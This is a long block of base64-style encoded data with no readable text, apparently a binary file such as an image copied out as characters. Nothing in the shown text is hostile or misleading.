VrWrYlsOvBK0t0tefkFsSEvvtt7JnlUifd6hVHPufKnU6H0XScK/Ay1En0RevwE/yoFvc9JnTrVe/7Uq6FWL RSg+jvDEQF8k6ln+zNOjwhz8qQQaSNk61xQzJYtoGYyWUb/7y+3CpRukQsPdssxannQDKQ6uURPFT Oa2kvqhJQ7+GqBOMx+0UITWMZRamBxVideoqxhs9rWID7hiMEml1cbXALqjxQokrmHPQKgWwYbh pjO6ALwV9FMaYXKdeDxISPoAKkLialkADKwsMLDPUSPriFM3Ip9RG8Faq80QG0j5KjYH725SK3sarD 2nantZc36a88tQdCP6vWxKyEaRK7yir24i48eA9LQyqFAxQ0kHrEq/jNjcKnjaKgOlgAiwuA+sH3f8k7UE LiHtbN47OlhxNtPDh5k4P/BBBNW7p8mlCj1kUFUVhMe/CiH2lj8vdEZhdAjvZ9ZveNgXfVvpOxWcrz GRU3hor34rR4ZfAt04yMeJ7ci9ShQGvlog9l041WZWAZmll7gYweBCAEFgHfKoAwCkPd4n3d8p4wQg AEFlld7h/d9z3d+1/d4B3iAx/eDN3gFIAB/h/d/4HeG7/d4h4GHI/h7X/iG/3fKqPijlwjK8HeJ4PeEv3iMp3e Q1/gQGPmMJ/I5P/h/OHmEL3I/f3mjf/IT/I7b3iK5/eMt3eHh/iM93eQr4qFD/ih7/iD1/eBz/eCX/qcl4iGh 3d/j3iPl3erv3eaX3mCl3qoR/ml93mNj/r/p795jf4smd5oy/5fbf5nkdiYgAPdh3yoZpVWp1niau/N0KU HYlqUjSAGKRP8llk+FAtK02H4tkzFzx1GPNWnr1bYsplm9gjyTCtOQkctRGDqZjj6/S5e7gt6D85VITHsM TgOOLw1hg7oE2diwt49rMmqhMu+S3ZCylsGEhsgkAhuyM2gDjWfO+MEYX8M7z6Bgc4a9l/qMQ/vu cMaLPvwnwrUKOz0GQwJEP8Eac/DsiLWr+dL6WBu9iLQZj7sch75vKIBb+Sy+wX6t+5//+hKSd+fsby6C wT7FiNe+b7+MbuqGO2IGW4OevBBUxgAhhQACdABAMCkCI8CBDAQIY/yJMCMFhAIUOCRoMcHEiR 4MTJT5U+JGiAAN6HgRQUPHfygD/9NWrlDKmTjYsZ7rEuZjmzJc2KxIIEBPmzo0q//UEqjTnzZ5HW+bU iTRAiJpWb0a9qbUI1q44u+rLqe/nT6YyuQZlqUBrT6dLzW5lSVouS6jboQYYW5NmVq5RVz5NOpVsUq p+++61CpVsbAvzUjm/FTrWjpBITPVm/Jv2cFRC3cGnP05akBSqs8LfRsTss516rjyM6gA4MGFLCDkPt hSd0OP040oBv4Rd4jORZ/OFBAkty7IQw0IDCA84nNh/+eff35RuDch5fc/fuh+Im7pX9/Dj449fUOI/+G EP8beXDoxn+3Z7e9ZH7dwmOzw1917RWH3UfLRVfSQ94dlBtyAuTWn3TDyXcgcAAWF1v2UHAYHO 9qVNdbOgdqOB44G0HnonRkVjdc+qdWCF3ArKXG4ktjiecAQ/okdjNVal2GGZA/oXZT3zVExdnixZF0 uO9aUZkF6dpZaRT/m4mFBQjsUXVpc1SVpdNx0F5WWXRcaaVyyheRMBYbVUmmJyPsYmUHCWdVR qQSKFIzaKVflnTGCW9ZpYVvKp2plQNoYVku+2phhdhtIV2mN4TboVTWsJhdVcf1LjmjI5wSDQcCPCoI Bwqk4Hn0QBOjSbbgLFlytyt460EUXSuXqqjLv/GiQrrAmhVxyssyl720DBBnsRrbjmFltyyj6LH6+4xmrf s LdCuFG0H003XACxGTRisAcl8d6z4F6r663D0jorfL5SN126yiU3XLoB7NtvcbRWS2y+vDlbb0H/Lhcuh t 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 BDMr
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 